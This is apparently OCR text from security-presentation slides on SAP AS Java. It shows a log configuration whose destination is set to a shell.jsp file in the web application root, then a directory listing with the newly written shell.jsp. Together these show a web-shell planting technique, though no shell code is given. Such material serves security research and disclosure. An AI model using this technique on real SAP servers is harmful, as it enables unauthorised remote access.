
Location Name

com.sap.isa (Re)Load Create Configuration

Location	Effective Severity	Destination	Path	Limit	Count	Formatter Pattern ?	Formatter Type
com.sap.isa	All	C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com\com.sap.engine.docs.examples\servlet_jsp_default\root\shell.jsp	C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com\com.sap.engine.docs.examples\servlet_jsp_default\root	10485760	20	none	ListFormat


Show Files Delete Edit Config

Log configuration successfully saved.


root
Local Disk (C:) ▸ usr ▸ sap ▸ DM0 ▸ J00 ▸ j2ee ▸ cluster ▸ apps ▸ sap.com ▸ com.sap.engine.docs.examples ▸ servlet_jsp ▸ _default ▸ root
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
Name
Date modified
Type
Size
css 4/7/2015 4:56 PM File folder
META-INF 4/7/2015 4:56 PM File folder
WEB-INF 4/7/2015 4:56 PM File folder
favicon.ico 4/7/2015 4:56 PM Icon 3 KB
index.jsp 4/7/2015 4:56 PM JSP File 1 KB
shell.jsp 6/14/2017 11:06 AM JSP File 1 KB
startPag jsp 4/7/2015 4:56 PM JSP File 12 KB


SAP SYSTEM


SAP AS JAVA



SAP AS JAVA
Applications


SAP AS JAVA

Applications



SAP AS JAVA
Applications


SAP AS JAVA
Applications
Database


SAP AS JAVA
Applications
Logs
Database

